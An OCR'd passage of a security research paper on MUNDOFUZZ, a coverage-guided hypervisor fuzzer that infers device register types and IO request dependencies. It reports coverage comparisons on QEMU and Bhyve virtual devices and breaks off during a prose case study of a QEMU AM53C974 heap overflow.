


Figure 4: Workflow of IO operation coverage capture (§4.2.1). The green box (■) and the lighter grey box (■) represent the target and non-target IO operation coverage, respectively. The dark gray box (■) with hatch patterns represents non-deterministic noise.




Figure 5: Overview of noise coverage removal (§4.2.1). The green box (■) represents the target IO operation coverage, and the grey box (■) with hatch patterns represents non-deterministic noise.


Capturing Noisy IO Operation Coverage. Notice that as the hypervisor executes more IO operations, it is more likely that the coverage feedback suffers from more noises. To minimize this side-effect as much as possible, this stage first narrows down the scope of coverage measurement to the smallest level, namely a single target IO operation.

It is worth noting that simply executing a single IO operation alone would not show the original coverage, because it depends on the device state established by the preceding IO operations. Thus, we take the differential testing approach: we measure the coverage of two hypervisor inputs, one input includes the target IO operation and the other does not. Then we take the complement of these so as to obtain the coverage of the target IO operation.

For instance, Figure 4 describes the procedure step by step. First, MUNDOFUZZ measures the raw coverage by executing the hypervisor input up to the target IO operation, which captures non-deterministic noises (■) as well as the true target IO operation coverage (■) (①). Next, MUNDOFUZZ measures the background coverage by re-executing the same hypervisor input but excluding the target IO operation, which does not contain the true target IO operation coverage (②). Finally, MUNDOFUZZ takes the complement coverage $\mathbf{Cov}_{\ominus}$ by subtracting two coverages (③). This results in the coverage of the target IO operation as well as non-deterministic noises. As a next step, we describe how to filter out non-deterministic noises to obtain the clean target IO operation.

```
void dev_writel(value, addr) {
  switch (addr) {
    case bar+0:  // Data reg.
      sector = value; break;
    case bar+4:  // Control reg.
      if (value & 0x1)  {  /* Enable dev. */  }
      else if (value & 0x2)  {  /* DMA config */  }
      break;
}}
```

(a) Example MMIO handler in the virtual device. The shade colors (■, ■, ■ and ■) represent the coverage activated when the corresponding code is touched.



(b) Inferring the type of registers in Figure 3. The colored boxes (■, ■, ■ and ■) represent the coverage activated by touching the corresponding code in Figure 6a. □ represents the placeholder for the IO operations (o_1, o_2 and o_3) on the corresponding row. $\tilde{\square}$ denotes the IO operation with the bitwise inverted value.

Figure 6: Workflow of device register type inference (§4.2.2).

Removing Noises from IO Operation Coverage. Since non-deterministic noises result in different coverages in every execution, simply taking the complement (as we have done before) does not remove non-deterministic noises. To handle this issue, we take the statistical approach based on the following idea: even if non-deterministic noises keep changing, the true target IO operation coverage would always be measured. In order to leverage this idea, we take a sufficiently large number of complement coverages and effectively remove any changing coverage by intersecting them all.

More formally, let $\mathbf{Cov}_{\ominus}(\mathbb{H}, o)$ be the complement coverage of the target IO operation o in the hypervisor input $\mathbb{H}$. If we have n-many complement coverages, we can define the intersection coverage $\mathbf{Cov}_{\circledcirc}(\mathbb{H}, o)$ as $\mathbf{Cov}_{\circledcirc}(\mathbb{H}, o) = \cap_{i\in[1,\ldots,n]} \mathbf{Cov}^{i}_{\ominus}(\mathbb{H}, o)$.

For example, Figure 5 illustrates this procedure. While each complement coverage includes its own non-deterministic noises (■), taking the intersection of those cancels out those noises. As a result, the intersection coverage only includes the target device coverage (■).

Reconstructing IO Request Coverage. Based on the clean coverage of each IO operation, we can now reconstruct the coverage of an IO request by summing up the coverage of IO operations. Formally, we denote $\mathbf{Cov}(\mathbb{H}, \vec{R})$ as the coverage of $\vec{R}$ (i.e., an IO request) in $\mathbb{H}$ (i.e., a hypervisor input), which can be computed as $\mathbf{Cov}(\mathbb{H}, \vec{R}) = \cup_{o\in\vec{R}} \mathbf{Cov}_{\circledcirc}(\mathbb{H}, o)$.

4.2.2 Device Register Type Inference

We identify three types of registers through which a hypervisor accepts as input. As noted in §2.1, these include data, control, and DMA address registers. In order to identify three register types, MUNDOFUZZ goes through the procedure as follows. First, MUNDOFUZZ identifies DMA address registers by checking whether their values are rooted from the DMA buffer allocation API. Next, MUNDOFUZZ identifies control registers by inspecting whether the coverage exhibits differently when they are provided with alternative values. Finally, MUNDOFUZZ classifies the rest as data registers.

Identifying DMA Address Registers. To identify DMA address registers, MUNDOFUZZ leverages the fact that their role is providing valid DMA buffer addresses to the device, This means that they always accept the address of valid DMA buffers. Since we record the DMA allocation events in §4.1, we can recognize DMA address registers by checking whether they are provided with legitimate DMA buffer addresses.

For example, Figure 6b illustrates how MUNDOFUZZ identifies the DMA address register. When the DMA buffer allocation API is invoked `dma_alloc(0xa0, 4)`, MUNDOFUZZ marks [`0xa0`, `0xa4`) as an address range of the DMA buffer. When the first IO operation o_1 writes the value `0xa0` to the register `iobar+8`, MUNDOFUZZ recognizes that the value is within the valid DMA buffer address range, and accordingly marks the register `iobar+8` as a DMA address register.

In addition to registers, we observe that some bytes in DMA buffers also occationally accept the address of another DMA buffer, mainly to chain them together and make a linked list. In this case, we also mark the offset of such bytes in the DMA buffer as a DMA address type and treat them as such.

Identifying Control Registers. The key idea behind identifying control registers is that a control register exhibits a different control flow depending on its value. Figure 6a illustrates an example when MMIO handler receives the kernel-side MMIO register writes (`writel`). Unlike the data register `bar+0` that simply updates the local variable to the given value, the control register `bar+4` uses the value to decide the control logic (i.e., `if` and `else if`).

As such, MUNDOFUZZ infers control registers by inspecting if they exhibit different coverages when it is provided with alternative values. Currently, MUNDOFUZZ uses a bit-inverted value as an alternative value based on the observation that a control register often contains a set of control flags. As this observation may not always be true, MUNDOFUZZ also assigns a random value with a low probability (i.e., 25% in the current configuration) to handle the case that the control register takes unique constant values.

More formally, let $\tilde{o}$ be the IO operation o with a modified value, and $\mathbb{H} \leftarrow \tilde{o}$ be the hypervisor input $\mathbb{H}$ where the IO operation o is replaced to $\tilde{o}$. MUNDOFUZZ considers the type of the destination register as control if $\mathbf{Cov}(\mathbb{H}, o) \neq \mathbf{Cov}(\mathbb{H} \leftarrow \tilde{o}, \tilde{o})$.




Figure 7: Workflow of IO request dependency inference (§4.2.3). IO requests are from Figure 1. $\mathbb{H}$ is the hypervisor input that concatenates the IO requests $\vec{R}_1$, $\vec{R}_2$, $\vec{R}_3$, and $\vec{R}_4$ in order. $\square$ represents the placeholder for the IO requests ($\vec{R}_1$, $\vec{R}_2$, $\vec{R}_3$ and $\vec{R}_4$) on the corresponding row. The hatched boxes represent the different coverage from the base coverage. The red lines represent the new dependency edges created by the DMA activity or the absence coverages above.

Figure 6 demonstrates how MUNDOFUZZ infers control and data registers with an example IO sequence in Figure 3. MUNDOFUZZ first changes the value of the second IO operation o_2 to the bit-inverted value `0xfd` and inspects if it changes the coverage of o_2. Notice that while the original value `0x02` leads to the second condition (■) in the device-side MMIO handler in Figure 6a, the bit-inverted value `0xfd` leads to the first condition (■) as `0xfd&0x01` $= 1$. So MUNDOFUZZ detects the resulting coverage difference and marks the register `bar+4` as a control register. Meanwhile, the coverage of the third IO operation o_3 does not change regardless of the value, since the register `bar+0` always executes the same code (■). Accordingly, MUNDOFUZZ marks `bar+0` as a data register.

4.2.3 IO Request Dependency Inference

To facilitate inferring the dependencies between IO requests, we first identify two kinds of dependencies between them, namely operational and logical. The operational dependencies are the dependencies established by the IO operations that constitute the IO requests. For example, the IO request "Write Data" in Figure 1 is operationally dependent to the IO request "DMA Config", because the DMA operations in "Write Data" are only legitimate after the buffer is registered by "DMA Config". On the other hand, the logical dependencies are the dependencies established by the internal device logic. For example, the IO request "Write Data" is logically dependent to the IO request "Find Sector", because the internal device logic requires "Find Sector" to find the target sectors before "Write Data" writes.

Workflow. To address each dependency kind, MUNDOFUZZ takes separate approaches as follows. While collecting IO requests, MUNDOFUZZ first initializes the dependency graph




Figure 8: Workflow of fuzzing and input synthesis (§4.3). The magenta-shaded shapes represent the new request $\vec{R}^*$ created by mutating the control register `bar+4` (`0x08` → `0x16`) of the request $\vec{R}_4$. The hatched box represents new coverage discovered by $\vec{R}^*$.

using the operational dependencies revealed by the DMA operations. After initialization, MUNDOFUZZ infers the logical dependencies by inspecting the coverage variation of each IO request when other IO requests are alternately absent. If the absence of a certain IO request severely distorts the coverage of others, MUNDOFUZZ creates the dependency edges between the absent IO request and the influenced ones.

Initialization with Operational Dependencies. As noted, the operational dependencies are established by the constituting IO operations, whose dependency relations are dictated by the life cycle of DMA buffers. To review the life cycle, a kernel first allocates a DMA buffer and *registers* its address through a DMA address register. After the device recognizes the address of the DMA buffer through the DMA address register, the kernel *references* the DMA buffer with DMA operations to transfer data to the device. This life cycle suggests that the IO request registering the address of the DMA buffer must precede any IO requests referencing the buffer.

Figure 7 illustrates an example that leverages this principle to initialize the dependency graph between the IO requests in Figure 3. Since the IO request "DMA Config" registers the DMA buffer that is referenced by the IO request "Write Data", "DMA Config" must be located before "Write Data". MUNDOFUZZ accordingly creates the dependency edge between them to provision the minimum dependency graph, which must be maintained in the final result.

Construction with Inferred Logical Dependencies. Unlike the operational dependencies that can be reconstructed from the collected IO operations, the logical dependencies arise from the internal device logic, which makes the dependencies hard to figure out. In order to infer the logical dependency, we observe that an IO request works differently if the logically-dependent IO request is absent, resulting in significant coverage differences.

Thus, MUNDOFUZZ detects the logical dependencies by inspecting whether the absence of an IO request changes the coverage of another IO request. Formally, let $\mathbf{Cov}(\mathbb{H},\vec{R})$ be the base coverage of the IO request $\vec{R}$, and $\mathbf{Cov}(\mathbb{H}-\vec{R}',\vec{R})$ be the absence coverage of $\vec{R}$ when the IO request $\vec{R}'$ is skipped. The IO request $\vec{R}$ is then logically dependent to $\vec{R}'$ if $\mathbf{Cov}(\mathbb{H},\vec{R}) \neq \mathbf{Cov}(\mathbb{H}-\vec{R}',\vec{R})$.

Figure 7 illustrates how MUNDOFUZZ constructs the dependency graph using the hypervisor input in Figure 1 as an example. First, MUNDOFUZZ detects the dependencies between $\vec{R}_1$ and all other IO requests, as the absence of $\vec{R}_1$ changes all the following coverages (ⓐ). MUNDOFUZZ does not create the dependency edge between $\vec{R}_1$ and $\vec{R}_4$, as it is already dependent to $\vec{R}_1$ by the transitive nature of the dependency graph. Next, MUNDOFUZZ retains the dependency graph the same, as the absence of $\vec{R}_2$ does not change any following coverages (ⓑ). It is worth noting that $\vec{R}_2$ and $\vec{R}_4$ may not be logically dependent even if they are operationally dependent. Finally, MUNDOFUZZ detects the dependency edge between $\vec{R}_3$ and $\vec{R}_4$, since the absence of $\vec{R}_3$ changes the coverage of $\vec{R}_4$ (ⓒ). Notice that the final dependency graph coincides with the complete dependency graph illustrated in Figure 1.

4.3 Fuzzing Hypervisor with Input Synthesis

Using the inferred semantic constraints, MUNDOFUZZ synthesizes hypervisor inputs at fuzzing time. Since the synthesis process also requires the clear coverage from the target device, MUNDOFUZZ first provisions a mechanism to reduce the noise coverage on-the-fly (§4.3.1). Using the noise-removed coverage, MUNDOFUZZ further synthesizes hypervisor inputs and updates the dependency graph between IO requests with newly identified IO requests (§4.3.2).

4.3.1 Noise Coverage Reduction

The overall concept of noise coverage reduction is similar to §4.2.1 (i.e., removing the deterministic and non-deterministic noises separately). However, it needs to be computationally light because input synthesis is performed at fuzzing time.

To address this, MUNDOFUZZ optimizes the algorithm in §4.2.1 with two ways. First, rather than recording the coverage of each individual IO operation, MUNDOFUZZ records the coverage of an IO request (i.e., a set of IO operations) as a whole to reduce the number of coverage measurements. This indeed widens the window of deterministic noise, but a typical IO request is still much smaller than an entire hypervisor input (63 vs. 68,574 IO operations on average).

Second, rather than intersecting coverages multiple times, MUNDOFUZZ pre-records all candidate non-deterministic noises and subtracts them from the raw coverage at once. Currently, MUNDOFUZZ finds candidate non-deterministic noises using a dummy hypervisor input that does not reference any device registers. This may miss some non-deterministic noises, but is able to reveal the coverage from some asynchronous hypervisor components (e.g., a timer).

4.3.2 Fuzzing and Input Synthesis

While maintaining input semantics is important, supplying registers with correct values also has crucial importance. To address this, we adopt two input corpora that are specialized for capturing general dependency relations and specific register values, respectively. In particular, the *hypervisor input corpus* reserves entire hypervisor inputs with specific register values as a whole, and the *IO request corpus* reserves individual IO requests with the dependency graph of them.

Workflow. Figure 8 shows a workflow of hypervisor input synthesis that consists of three stages; generation, mutation and update. First, the generation stage provisions a base hypervisor input by either i) creating a new hypervisor input from the IO request corpus or ii) choosing a hypervisor input in the hypervisor input corpus (①). Next, the mutation stage mutates the base hypervisor input by modifying the register values with reference to their inferred types (②). Finally, the update stage analyzes the coverage feedback from the mutated input and, if it discovers new coverage, updates the dependency graph in the IO request corpus accordingly and reserves the mutated input in the hypervisor input corpus (③).

Input Generation. MUNDOFUZZ first generates a base hypervisor input by either randomly selecting a hypervisor input in the hypervisor input corpus, or creating a new hypervisor input using the dependency graph and the reserved IO requests in the IO request corpus. In the current configuration, we set the equal chances for both selecting a pre-reserved input and creating a new one from the scratch. When creating a new one, MUNDOFUZZ starts from the root IO request and picks a random child IO request while going downward in the dependency graph. The detailed algorithm is described in Appendix A.

Input Mutation. Given a base hypervisor input from the generation stage, MUNDOFUZZ mutates the value of registers according to their types. The mutation method is universal for all register types (i.e., AFL-style mutation including bit-flips and random value assignments), but it depends on the register types about how frequently it is applied or how the mutated IO requests are regarded.

For control registers, we note that the value of control registers largely determines the control flow inside the device. This suggests that mutating their values is likely to alter the functionality of the original IO request. Noticing this, MUNDOFUZZ first regulates the mutation probability




Figure 9: Overview of the MUNDOFUZZ system.

to a small value (18% in the current configuration) to maintain the original functionality, and if the value is mutated, MUNDOFUZZ regards the containing IO request as a new IO request. For example in Figure 8, MUNDOFUZZ regards the magenta-shaded IO request $\vec{R}^*$ as a new IO request, since it mutates the control register `bar+4` in $\vec{R}_4$ from `0x08` to `0x16`.

For data registers, we note that they generally accept a wide range of value while they still do not commonly affect the control flow. Therefore, MUNDOFUZZ mutates their value with a higher probability than control registers (30% in the current configuration). For DMA address registers, MUNDOFUZZ does not mutate the value but rather supplies a valid DMA buffer address. Specifically, MUNDOFUZZ replays the buffer allocation events at the beginning of the corresponding IO requests and feeds the allocated addresses to such registers.

In addition, MUNDOFUZZ also mutates the value of DMA buffers in a similar way to register values. In particular, MUNDOFUZZ handles DMA-address-typed buffer bytes (marked in §4.2.2) in the same way as DMA address registers. For the rest of DMA buffer bytes, MUNDOFUZZ currently mutates them similar to data registers.

Corpus Update. After executing the mutated hypervisor input, MUNDOFUZZ updates two corpora according to the coverage feedback. Specifically, if the mutated input discovered new coverage, MUNDOFUZZ adds the input to the hypervisor input corpus for future fuzzing runs. Furthermore, if the new coverage belongs to the new IO request, MUNDOFUZZ adds the new IO request to the IO request corpus and update the dependency graph accordingly. MUNDOFUZZ currently constructs the new dependencies by copying the parent dependency edges of the base IO request to the new IO request, as the new IO request has replaced the base IO request in the mutated input. For example in Figure 8, the new IO request $\vec{R}^*$ copies the parent dependencies of the base IO request $\vec{R}_4$.

5 Implementation

Figure 9 shows the overview of the MUNDOFUZZ system. The system is largely divided into two components, namely offline and fuzzing components. The offline component collects hypervisor input traces and analyzes semantic information (i.e., register types and IO request dependencies) be-

Devices		# of Regs.	Accuracy Raw	Accuracy Noise-reduced
QEMU	AC97	31	16.1% (-)	**87.9% (+71.8%)**
	ES1370	13	38.5% (-)	**92.3% (+53.8%)**
	Intel-HDA	33	15.2% (-)	**87.9% (+72.7%)**
	Floppy	4	75.0% (-)	50.0% (-25.0%)
	NVMe	9	44.4% (-)	**100.0% (+55.6%)**
	E1000	299	2.3% (-)	**98.0% (+95.7%)**
	E1000E	380	5.0% (-)	**96.1% (+91.1%)**
	RTL8139	24	37.5% (-)	75.0% (+37.5%)
	PCNET	3	0.0% (-)	**100.0% (+100%)**
	AM53C974	16	23.1% (-)	**84.6% (+61.5%)**
	MEGASAS	3	100.0% (-)	100.0% (0.0%)
	OHCI	18	38.9% (-)	55.6% (+16.7%)
	EHCI	7	57.1% (-)	85.7% (+28.6%)
	XHCI	24	50.0% (-)	91.7% (+41.7%)
Bhyve	Intel-HDA	34	14.7% (-)	**91.2% (+76.5%)**
	E1000	305	3.0% (-)	**98.7% (+95.7%)**
Average			32.6% (-)	**87.2% (+54.6%)**

Table 2: Accuracy of inferred device register types using raw and noise-reduced coverage. Highlighted numbers are +50% greater than the result using raw coverage. All devices are from QEMU and Bhyve.

fore fuzzing. The fuzzing component fuzzes the coverage-instrumented hypervisor using the semantic information.

Logging Operating System. To collect hypervisor input traces, we modified the Linux kernel 5.8.0 [16] to intercept PIO (`in/out{b,w,l}`) and MMIO (`write/read{b,w,l}`) API functions. For DMA operations, we modified the DMA buffer allocation function (`dma_map_page_attrs()`) to install page fault traps on DMA buffers at runtime, and modified the kernel-level page fault handler (`handle_page_fault()`) to record trapped DMA operations. Moreover, we implemented x86-based instruction decoder based on [42] to interpret DMA operations. To subdivide a hypervisor input trace into IO requests, we modified the interrupt handler (`handle_irq_event()`) to monitor completion signals.

Semantic Information Analyzer. We developed a semantic information analyzer that implements the analysis algorithm shown in §4.2.2 and §4.2.3. To obtain the coverage feedback from the target hypervisor, we incorporated the instrumented version of the target hypervisor with AFL's instrumentation compiler (`afl-clang-fast`).

MUNDOFUZZ-Fuzzer. We implemented MUNDOFUZZ-Fuzzer based on AFL 2.57b [52] by making it compatible with hypervisors. In particular, we enabled AFL to feed multiple inputs to the target hypervisor without shutting down the running hypervisor. Again, we instrumented the target hypervisor with AFL's instrumentation compiler.

MUNDOFUZZ-OS. We implemented an agent OS called MUNDOFUZZ-OS based on xv6 [32] to relay hypervisor inputs from MUNDOFUZZ-Fuzzer to the target hypervisor. To supply MUNDOFUZZ-OS with hypervisor inputs, we bridged MUNDOFUZZ-OS to MUNDOFUZZ-Fuzzer with a shared disk image, where MUNDOFUZZ-OS polls new hypervisor inputs that MUNDOFUZZ-Fuzzer presents. Since xv6 does not provide a basic PCI device enumeration function, we added a GRUB 2.0 support [10] with the Multiboot2 specification [33]. To support Bhyve, we added a basic UEFI support [23], which can only boot UEFI-compatible OSes.

6 Evaluation

In this section, we compare MUNDOFUZZ to the state-of-the-art hypervisor fuzzers, HYPER-CUBE and NYX, and demonstrate the effectiveness of the key techniques in MUNDOFUZZ. Specifically, we present the answers to the following research questions through evaluation.

- **RQ1.** Does noise-reduced coverage help inferring semantic constraints accurately? (§6.2)
- **RQ2.** How much does MUNDOFUZZ outperform state-of-the-art hypervisor fuzzers in coverage wise? (§6.3)
- **RQ3.** Can MUNDOFUZZ discover unknown vulnerabilities in hypervisors? (§6.4)

6.1 Evaluation Setup

We evaluated hypervisor fuzzers on a server-class machine with Intel(R) Xeon(R) Gold 5118 CPU @ 2.30GHz and 512GB RAM running Ubuntu 18.04 LTS. We also used the latest version of each hypervisor, i.e., QEMU 5.2.0 and Bhyve 13.0-release. An input trace obtained from individual user applications (i.e., `dd` and `fsck`) was 68,574 IO operations on average, 104,386 at maximum for USB-EHCI.

6.2 Register Type Inference Accuracy

To verify how much noise-reduced coverage improves the accuracy of inferred semantic constraints, we compared the accuracy of inferred register types when using raw coverage feedback and noise-reduced coverage (**RQ1**). We referred to the device specifications [1, 2, 4–7, 11, 17, 19–22, 24] for ground-truth register types and only measured the accuracy of control and data types. We only included the registers that the corresponding virtual device implements, excluding the registers that only exist in the documentation but are never implemented in virtual devices.

Table 2 shows the accuracy of register types when they are inferred with raw and noise-reduced coverage. Overall, noise-reduced coverage significantly improves inference accuracy, more than 50% in 10 of 16 virtual devices. On average, noise-reduced coverage achieved 87.2% of register type inference accuracy, while raw coverage stands at 32.6%. In particular, noise-reduced coverage enables almost perfect inference in E1000 and E1000E, while it merely works with raw coverage.

Exceptionally for Floppy, noise-reduced coverage adversely affects the inference accuracy. Our investigation found that Floppy uses some device registers for both data transfer and command specification, which is incompatible to the current inference mechanism that assumes a single type for each




Figure 10: Branch coverage plot over the 24-hour fuzzing time. The colored lines show the median of 8 trials on each hypervisor. The shaded areas confine their best and worst coverage.




Figure 11: Coverage change over fuzzing time on XHCI. NYX+ represents NYX with grammar specification (NYX-SPEC in [48]).

register. This case can be easily handled by incorporating a data/control mixed type to inference, but we did not observe such a mixed-typed register in other devices.

For OHCI, noise-reduced coverage does not improve much accuracy. This is because some data registers in OHCI slightly alter the control flow as a side-effect. In particular, they affects the control flow of the internal queue update logic, which is triggered every time data registers are updated. To address this, the inference mechanism can adopt a threshold level to ignore minor coverage disturbance.

6.3 Coverage Comparison

To demonstrate the performance benefit of MUNDOFUZZ, we compared the code coverage of MUNDOFUZZ to the state-of-the-art hypervisor fuzzers, HYPER-CUBE and NYX (**RQ2**). We used the open-source version of NYX and reconstructed HYPER-CUBE by referring to the base implementation of NYX. In the following, we call NYX to indicate the version

Devices		Branch Coverage HYPER-CUBE	NYX	MUNDOFUZZ	Improvement vs.HC	vs.NYX
QEMU	AC97	**100.00%**	99.00%	**100.00%**	0.00%	+1.00%
	ES1370	87.50%	**91.07%**	**91.07%**	+3.57%	0.00%
	Intel-HDA	**79.83%**	79.00%	**79.83%**	0.00%	+0.83%
	Floppy	**85.15%**	**85.15%**	82.29%	-2.24%	-2.24%
	RTL8139	75.62%	**76.99%**	76.92%	+1.63%	-0.07%
	PCNET	78.13%	**81.78%**	75.52%	-2.61%	-6.26%
	E1000E	**71.51%**	35.04%	70.23%	-1.28%	+35.19%
	E1000	65.13%	51.97%	**76.32%**	+11.19%	+24.35%
	NVMe	53.89%	54.15%	**69.98%**	+16.09%	+15.83%
	AM53C974	63.45%	64.29%	**65.13%**	+1.68%	+0.84%
	MEGASAS	63.97%	68.12%	**72.27%**	+8.30%	+4.15%
	OHCI	68.49%	59.97%	**76.79%**	+8.51%	+16.82%
	EHCI	67.06%	66.02%	**69.26%**	+2.20%	+9.29%
	XHCI	66.48%	72.03%	**81.77%**	+15.29%	+9.74%
Bhyve	Intel-HDA	50.00%	55.17%	**56.89%**	+6.89%	+1.72%
	E1000	38.13%	47.93%	**50.18%**	+12.05%	+2.25%
Geomean					+4.91%	+6.60%

Table 3: Branch coverage on various virtual devices after 24 hours of fuzzing. Each presented number is the median of 8 trials. Bold percentages are the largest coverage on each device. vs.**HC** and vs.**NYX** denote the relative improvement of MUNDOFUZZ over HYPER-CUBE and NYX, respectively.

without a grammar specification (i.e., NYX-Legacy in [48]) on which most of the evaluation were performed in the original NYX paper. In addition, since NYX provides one manual grammar specification only for XHCI (NYX-Spec in [48]), we also compared MUNDOFUZZ to their grammar-specified version on XHCI.

To compare coverage, we ran each hypervisor for 24 hours and repeated 8 times, following the evaluation guideline suggested by [41]. We measured coverage with Gcov [9] by executing the entire corpus from each hypervisor with Gcov-instrumented hypervisors every 10 minutes. We also restarted hypervisors with the same interval to minimize the influence of previous fuzzing campaign affecting the latter one.

Table 3 shows the median of final branch coverage and the relative improvement of MUNDOFUZZ over HYPER-CUBE and NYX. Overall, MUNDOFUZZ shows better performance compared to HYPER-CUBE and NYX, outperforming on 12 out of all 16 virtual devices by an average margin of 4.91% and 6.60%, respectively. Figure 10 shows the coverage plots of the selected virtual devices that have exhibited significant differences compared to HYPER-CUBE and NYX. The full set of coverage plots can be found in Appendix D. We found most of the under-performing virtual devices, such as E1000E and PCNET, were related to networking. On such devices, MUNDOFUZZ could not easily reach the branches inside packet receive functions. This was mainly because MundoFuzz was not able to collect hypervisor inputs for packet receiving, possibly due to the fact that the collecting hypervisor setup did not receive network packets destined to those devices.

NYX with Manual Grammar Specification. Since [48] incorporated manual grammar specification for XHCI to NYX, we also compared NYX with the XHCI grammar specifica-

Hypervisor	Bug Types	Numbers
QEMU	Use-after-free	3
	Heap Overflow	2
	Segmentation Fault	3
	Infinite Loop	3
	Stack Overflow	1
	Assertion	11
Bhyve	Segmentation Fault	4
	Floating Point Exception	1
	Assertion	12

Table 4: New bugs found by MUNDOFUZZ.

tion [26] to MUNDOFUZZ. Figure 11 shows the time-course change of XHCI coverage, where MUNDOFUZZ approaches NYX with grammar specification (NYX+) in a slower pace. We note that this is due to the incomplete dependency graph from the inference stage, which MUNDOFUZZ requires time to tune at fuzzing time. Nevertheless, MUNDOFUZZ eventually outpaces NYX+ in 20 hours and discovers more coverage in the end at 48 hours, even without any manual information.

6.4 New Vulnerabilities

To verify if MUNDOFUZZ is able to discover unknown vulnerabilities, we fuzzed the latest version of hypervisors with ASan [49] and MSan [51] (**RQ3**). Table 4 summarizes all 40 bugs that we newly discovered with MUNDOFUZZ, including 9 CVEs from QEMU. For Bhyve, we have requested CVEs and are waiting for response. The details of the bugs are shown in Appendix C. In the following, we examine a couple of new bugs and explain how MUNDOFUZZ was able to discover them.

Case Study: Heap buffer overflow in QEMU AM53C974. MUNDOFUZZ found a heap buffer overflow in the AM53C974 virtual SCSI controller. In Figure 12, AM53C974 first allocates `cache` with a large buffer `cache->buf` (Line 6) and initializes the limiting capacity `cache->cap` with a user-provided value (Line 8). Then, it performs PIO writes to copy data from `PIO_buf` to `cache->buf` (Line 13) and decrements the copied amount from `cache->cap` (Line 14). This decrement, however, can actually go over the initial capacity and eventually makes `cache->cap` underflow. While this underflow does not lead to a buffer overflow immediately, it later allows a DMA write with a huge write length (`DMA_len`) to pass the safety check (Line 20) and trigger the out-of-bound write (Line 21).

